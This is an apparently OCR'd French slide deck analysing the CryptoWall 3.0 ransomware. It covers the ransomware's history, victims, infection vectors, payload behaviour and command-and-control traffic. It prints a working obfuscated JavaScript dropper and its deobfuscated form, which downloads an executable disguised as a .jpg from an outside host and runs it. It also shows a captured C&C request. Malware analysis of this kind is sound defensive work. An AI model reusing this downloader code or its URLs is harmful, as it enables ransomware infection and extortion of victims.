ANALYSE DU CRYPTOVIRUS CRYPTOWALL 3.0

24 Novembre 2015


CE QU'EST UN RANÇONGICIEL


- QU'EST CE QU'UN RANÇONGICIEL (CRYPTOVIRUS/RANSOMWARE)
  - LOGICIEL MALVEILLANT QUI CHIFFRE LES DONNÉES PERSONNELLES
  - DEMANDE UNE RANÇON EN ÉCHANGE DE LA CLÉ DE DÉCHIFFREMENT

- RANÇON
  - ~100$ À ~1000$
  - BITCOIN OU AUTRE MONNAIE ÉLECTRONIQUE
  - ULTIMATUM POUR PAYER (PLUS CHER APRÈS)
  - PAYER NE GARANTI PAS LA RÉSOLUTION DU PROBLÈME…

HISTOIRE

- LES POINTS TOURNANTS
  - 2005: PREMIÈRES RANÇONS
  - 2008/2009: FAKE AV
  - 2012: PREMIERS « LOCKERS » EX:REVETON ----------→
  - 2013: CRYPTOLOCKER
  - 2014: CRYPTOWALL
  - **2015: TESLACRYPT**
  - **…**





=> Menace en constante évolution !!

LES VICTIMES

- SIMPLES UTILISATEURS À LA MAISON
- ENTREPRISES
- AGENCES GOUVERNEMENTALES
  - EX.: POLICE DU MAINE A DÛ PAYER UNE RANÇON EN BITCOIN
- S'ATTAQUE MAINTENANT AUX MOBILES

LES RESPONSABLES N'ONT QUE FAIRE DE QUI EST LA CIBLE, DU MOMENT QU'ELLE PAIE!

LE TON EST DONNÉ…

CANNOT YOU FIND THE FILES YOU NEED?
IS THE CONTENT OF THE FILES THAT YOU HAVE WATCHED NOT READABLE?
IT IS NORMAL BECAUSE THE FILES' NAMES, AS WELL AS THE DATA IN YOUR FILES HAVE BEEN ENCRYPTED.

CONGRATULATIONS!!!
YOU HAVE BECOME A PART OF LARGE COMMUNITY CRYPTOWALL.

CRYPTOWALL PROJECT IS NOT MALICIOUS AND IS NOT INTENDED TO HARM A PERSON AND HIS/HER INFORMATION DATA.

THE PROJECT IS CONDUCTED FOR THE SOLE PURPOSE OF INSTRUCTION IN THE FIELD OF INFORMATION SECURITY, AS WELL AS CERTIFICATION OF ANTIVIRUS PRODUCTS FOR THEIR SUITABILITY FOR DATA PROTECTION.

TOGETHER WE MAKE THE INTERNET A BETTER AND SAFER PLACE.


INFECTIONS EN HAUSSE

- CANADA AU 7E RANG DES PAYS LES PLUS TOUCHÉS
- SELON SYMANTEC:
  - HAUSSE DE 250% ENTRE 2013 ET 2014

POURQUOI?

- PLUS FACILE POUR LES CYBERCRIMINELS:
  - PLATEFORMES / CONSOLES DE GESTION
  - RANSOMWARE AS A SERVICE

INFECTIONS EN HAUSSE



SOURCES D'INFECTION


- EXPLOITE VULNÉRABILITÉS DU POSTE (OU DE L'HUMAIN DERRIÈRE!)
  - NAVIGATION WEB (MALVERTISING,DOWNLOAD,EXPLOIT)
  - PIÈCE JOINTE À UN COURRIEL (PHISHING)

- VECTEURS D'ENTRÉES PRINCIPAUX
  - ADOBE FLASHPLAYER
  - ADOBE READER
  - SIILVERLIGHT, JAVA
  - WINDOWS, IE
  - DIFFÉRENTS EXPLOIT KIT

IMPACTS (DIC)


- DISPONIBILITÉ
  - REND LES SYSTÈMES NON-FONCTIONNELS (DONNÉES CHIFFRÉES, ILLISIBLES)
- INTÉGRITÉ
  - CORRUPTION DE DONNÉES
  - PEUT AFFECTER D'AUTRES SYSTÈMES LIÉS
- CONFIDENTIALITÉ
  - DONNÉES DU POSTE ENVOYÉES À L'EXTERNE

ÉTUDE DE CAS: VECTEUR D'ENTRÉE PAR COURRIEL




MACRO DANS LES DOCUMENTS OFFICES

- .DOC
- .DOCX
- .DOCM
- .DOTM
- .XLS



DROPPER / DOWNLOADER (EX: CROWTI, UPATRE)

- EXÉCUTABLE → Téléchargement, courriels
- JAVASCRIPT → Visite sur un site compromis, Courriels
- OBJET FLASH → Visite sur un site compromis, Malvertising



DROPPER JAVASCRIPT OBFUSQUÉ

Statement #353960.js - Notepad

File Edit Format View Help

```
var lUuPR='fluwnjcktYiionnm adilK(VfUra,U dfynY,c trQnD)x{w j tvWaerH mwAst j=k dnIeTwR uAtcztFiPvTefXjOxbdjIeZcWtZ(d"UWWSNcNrsirpVtf.sSPhOedlslw"w)J;Q p JvWaFrd Bfpnb f=x
AwCsW.eEWxspraknldjEGnQvciVreoFnOmAeBnYtRSq';var SnCe='tirniwnLgpsl(m"U%jTnEWMFPS%t"y)J e+k sSltArUiHnfgZ.VffrboumxCRhcalrOCoobdzeb(v9i2P)S o+h Lfnnq;q X jvbaYrE ixDoe E=j FnyegwX
bAScltPitvlerXpOUbGjHeJcntT(w"dMJSUXNMlLs2S.TXvMwLXHeTCTWPL"Z)y;e L NxXox.EoMnS';var wJGf='rLeUabdyynsXtcaxtsepcihkaInBgfeE Z=K HfwuWnhcutAitoInY q(N)l{I Y F k XitfH z(qxzop.YrkexaadPyCSAtaaJtxew
r=r=w=k A4U)a{O F j m L T JvEabrJ uxbay T=L wnuebwy uACcItriyvzejXvOjbkjPeKcytV(t"kAgDNOuDlBp.ESgtR';var xYA='rCezacmy"t)E;x o G F g F ExQaA.noApQexny(m)r;j T F d E u hxkaL.ktkyopjee t=g S1A;l z
F p P G dxPaX.bwNrJiTtwec(Yxaoh.TRIeRsepsoCnTscegBMoIdzyN)t;y S j O Z M dxwao.rpFoHsniitgiOoPnz W=h eOP;j x r P K A OxX';var MeAxI='at.NsqacvbePTpoFFMidlweS(lfknA,R z2P)Q;W x u m g s
exvaD.ecKlboYsYeR(B)A;h q G t U}D L G o M;X n c}o J Z;j w FtbrayB f{E M G d lxYoe.loFpUesnz(p"vGLEvTj"X,T WfzrH,g ZfqaclfsSeD)h;x I t E lxfoc.PsQeinkdJ(h';var dkpg=')a;E s V n QiofK Q(wrqnp m>T
VOF)X{C D f v H Q awjsg.rRRuQnA(zfqnF,s MOs,I BOC)Y;x t O k N}j p k m s;Q i z}g I jcNaAtBcehB A(UeGrt)h{z B i}C a g;v}pdQlJ(Z"GhutLtypK:t/y/r2C2iOE7D2jOi1E4kbD.LceokmK/fiTmMaG';var
RAXf='gAeIsw/QgSlVoWbMahlV1W.bjTpOgd"C,S h"m1B6m4X7E7x9B3p5I.geJxUen"J,d j1a)v;EdxlI(m"ShetNtmps:r/o/L2Y2aOM7K2xORiH4ybH.PcfoQmk/SiamOaCgAeJsG/xgRltoQbwaGlC1p.xjqpBgV"R,N
f"O8f9n5N5m5D8t6D9o.LedxCeN"e,L U1c)d;N';var LqgZlpmxJkYyhhsSFUHqCgIAl=lUuPR+SnCe+wJGf+xYA+MeAxI+dkpg+RAXf;   var SzXBFVrmvcbhalSzjAhb="";   var vvZcyGlyswWrTYwpPjlsKTT=2+1;   var
KSfmzGEmCeOBlAzdwWUPvRF="dqwCqwfmTzCORHYRxc";   var kVYVVbjmiIEglhn="length";   var ppZnZEBvKLiFRYsTtQ="Path";   var ssYBagFHRmuCDkcqKg="charAt";   if(WScript[ppZnZEBvKLiFRYsTtQ]
[kVYVVbjmiIEglhn]>3){KSfmzGEmCeOBlAzdwWUPvRF="va";vvZcyGlyswWrTYwpPjlsKTT=vvZcyGlyswWrTYwpPjlsKTT-1};   for (i=0;i<LqgZlpmxJkYyhhsSFUHqCgIAl[kVYVVbjmiIEglhn];i +=vvZcyGlyswWrTYwpPjlsKTT){
SzXBFVrmvcbhalSzjAhb =SzXBFVrmvcbhalSzjAhb+LqgZlpmxJkYyhhsSFUHqCgIAl[ssYBagFHRmuCDkcqKg](i);}   var vqDLJWGvpmhpsmb="e"+KSfmzGEmCeOBlAzdwWUPvRF+"l";   function ronin(){return this;};   var
mzkCpWjeOWFJnvGp=ronin();   mzkCpWjeOWFJnvGp[vqDLJWGvpmhpsmb](SzXBFVrmvcbhalSzjAhb);        //mTScF4s9WD
```


LE DROPPER DÉSOBFUSQUÉ

```
function dl(fr, fn, rn)
{
    var ws = new ActiveXObject("WScript.Shell");
    var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + fn;
    var xo = new ActiveXObject("MSXML2.XMLHTTP");
    xo.onreadystatechange = function ()
    {
    if (xo.readyState === 4){
        var xa = new ActiveXObject("ADODB.Stream");
        xa.open();
        xa.type = 1;
        xa.write(xo.ResponseBody);
        xa.position = 0;
        xa.saveToFile(fn, 2);
        xa.close();
        }    ;  }  ;
        try {
        xo.open("GET", fr, false);
        xo.send();
        if (rn > 0){
        ws.Run(fn, 0, 0);
        }    ;
        }  catch (er){  }  ;
        }dl("http://22072014b.com/images/global1.jpg", "16477935.exe", 1);dl("http://22072014b.com/images/global1.jpg", "89555869.exe", 1
);
```

http://22072014b.com/images/global1.jpg

16477935.exe

UNE IMAGE .JPG?



EXÉCUTION DU .EXE MALICIEUX
(LE PAYLOAD)

- GÉNÈRE UN IDENTIFIANT UNIQUE (HASH MD5):


- INJECTE SON CODE DANS: EXPLORER.EXE, SVCHOST.EXE

- SE DUPLIQUE DANS LE C:\ ET DANS APPDATA

EXÉCUTION DU .EXE MALICIEUX
(SUITE)

- DÉSACTIVATION DE:
  - SHADOW COPIE, STARTUP REPAIR
  - WINDOWS ERROR RECOVERY
  - WINDOWS DEFENDER, WINDOWS UPDATE, ERROR REPORTING SECURITY CENTER SERVICE, BITS

- S'AJOUTE À LA LISTE DES PROGRAMMES AU DÉMARRAGE :



EXÉCUTION DU .EXE MALICIEUX
(SUITE)

- REQUÊTE À HTTP://IP-ADDR.ES AFIN DE CONNAÎTRE L'IP EXTERNE
- REQUÊTE AU COMMAND AND CONTROL AFIN D'OBTENIR LA CLÉ PUBLIQUE D'ENCRYPTION (PAR UN WORDPRESS INFECTÉ)
- COMMENCE L'ENCRYPTION DES FICHIERS ET COPIE LES INSTRUCTIONS HELP_DECRYPT
- REVERSE PLUS AVANCÉ DISPONIBLE…

COMMUNICATION AVEC LE C&C (1E REQUÊTE)

- VIA UNE REQUÊTE POST (RC4, VERS UN SITE WORDPRESS COMPROMIS)

Follow TCP Stream (tcp.stream eq 7)

Stream Content

```
POST /wp-content/cache/1.php?v=6q3ic0r9dhbc7p HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Connection: Close
Content-Length: 136
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: waterdamagefortlauderdale.info
Cache-Control: no-cache

r=689f05a5c6f260292c32ed289f6a66569b8cc16700fdbac05959f416c2e95a64334e6ff2439f82921e98a7b
d0179c73a59ab424eb551201b88f8af1b977a5ba0b4c372HTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Tue, 29 Sep 2015 18:03:04 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close

e
689c4ff2c8ba6d
0
```

Entire conversation (704 bytes)


Find | Save As | Print | ASCII | EBCDIC | Hex Dump | C Arrays | Raw

Help | Filter Out This Stream | Close

Clé d'encryption

Information de l'utilisateur

COMMUNICATION AVEC LE C&C (1E REQUÊTE)



Version du Crypto

Hash MD5 unique

Adresse IP de la victime

Requête:

{1|crypt11|3E439ACFB79B64863A629BAA7A409F78|5|2|1||132.203.164.254}

Commande

